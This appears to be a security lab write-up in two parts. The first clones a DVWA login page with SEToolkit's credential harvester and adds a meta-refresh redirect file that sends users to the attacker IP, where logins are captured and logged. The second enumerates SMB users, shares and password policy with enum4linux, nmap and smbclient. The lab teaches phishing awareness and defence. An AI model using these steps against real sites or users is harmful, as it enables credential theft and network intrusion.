Lab Objective (Website cloning)

To demonstrate how a website cloning attack is set up using SEToolkit and how captured credentials are logged for analysis in a controlled lab environment.

Environment


- Attacker Machine: Kali Linux
- Target Website: Damn Vulnerable Web Application (DVWA – local lab)
- Attacker IP: 10.6.6.1

Step-by-Step Commands and Actions

Gain Root Privileges


sudo su

This ensures SEToolkit runs with the required administrative permissions.



Launch SEToolkit


setoolkit



Menu Navigation in SEToolkit

Follow the prompts exactly as shown below:


- **Type 1** → Social-Engineering Attacks
- **Press Enter**
- **Type 2** → Website Attack Vectors
- **Press Enter**
- **Type 3** → Credential Harvester Attack Method
- **Press Enter**
- **Type 2** → Site Cloner
- **Press Enter**



Configure Attacker IP Address

Type: 10.6.6.1
Press Enter


This is the IP address where captured credentials will be sent.



Specify Target Website to Clone

Type: http://dvwa.vm
Press Enter

SEToolkit clones the DVWA login page for the attack simulation.




HTML Redirection File Creation

Create a Redirect HTML File

Open a **text editor** and type the following:

<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>




Save the File

- File name: ladies.html
- Location: **Desktop**

This file automatically redirects users to the cloned phishing page hosted on the attacker machine.

Execute the Redirect

- Double-click ladies.html from the Desktop
- The browser redirects to the cloned DVWA login page




Credential Capture Simulation

Test Login (Lab Credentials)

Email: ladies@gmail.com
Password: 1234

These credentials are **test-only** and used to demonstrate how attackers harvest login data.



Ending the Attack

Stop SEToolkit Listener


Return to the original terminal and press:

Ctrl + C

Exit SEToolkit Menus

Type 99 and press Enter **four times** to safely exit:

99
99
99
99



Viewing Captured Credentials

cat /root/.set/reports/"2025-12-14 13:34:09.326665.xml

This file contains the harvested credentials captured during the simulation.

Key Learning Outcomes

- Understanding how phishing attacks are constructed
- Learning SEToolkit menu navigation
- Seeing how credentials are captured and logged
- Appreciating the importance of user awareness and security training

Defensive Takeaway

This lab highlights why organizations must:

- Train users to identify phishing attempts
- Use HTTPS verification
- Implement multi-factor authentication (MFA)
- Conduct regular security awareness simulations

SMB Vulnerability Scanning:

Using Enum4Linux and SMBClient

Lab Objective

To identify SMB-related information leakage, enumerate users and shares, and demonstrate file interaction with an SMB service using industry-standard tools.

Lab Environment

- Attacker Machine: Kali Linux
- Target IP Address: 172.17.0.2
- Network Range: 172.17.0.0/24
- SMB Tools Used:
    - Enum4Linux
    - smbclient

Step 1: Gain Root Privileges

sudo su

Required to execute network enumeration and SMB interaction commands.

Step 2: Enum4Linux Help Menu

enum4linux -help

Displays all available enumeration options used to query SMB services.

Step 3: Network Discovery

nmap -sN 172.17.0.0/24

Performs a **TCP Null Scan** to identify live hosts on the local network without completing a full TCP handshake.

Step 4: SMB Enumeration with Enum4Linux

Enumerate Users

enum4linux -U 172.17.0.2

Enumerate NetBIOS Names

enum4linux -n 172.17.0.2

Enumerate OS Information


enum4linux -o 172.17.0.2

Enumerate SMB Shares

enum4linux -S 172.17.0.2

Verbose Share Enumeration

enum4linux -Sv 172.17.0.2




Enumerate Password Policy

enum4linux -P 172.17.0.2

Full Enumeration (Recommended)

enum4linux -a 172.17.0.2



Findings Typically Include:

- OS and SMB version
- Workgroup/domain name
- Shared directories
- Password policy details
- User enumeration (if misconfigured)

Step 5: SMBClient Exploration

View SMBClient Help


smbclient --help

List Available SMB Shares

smbclient -L //172.17.0.2/

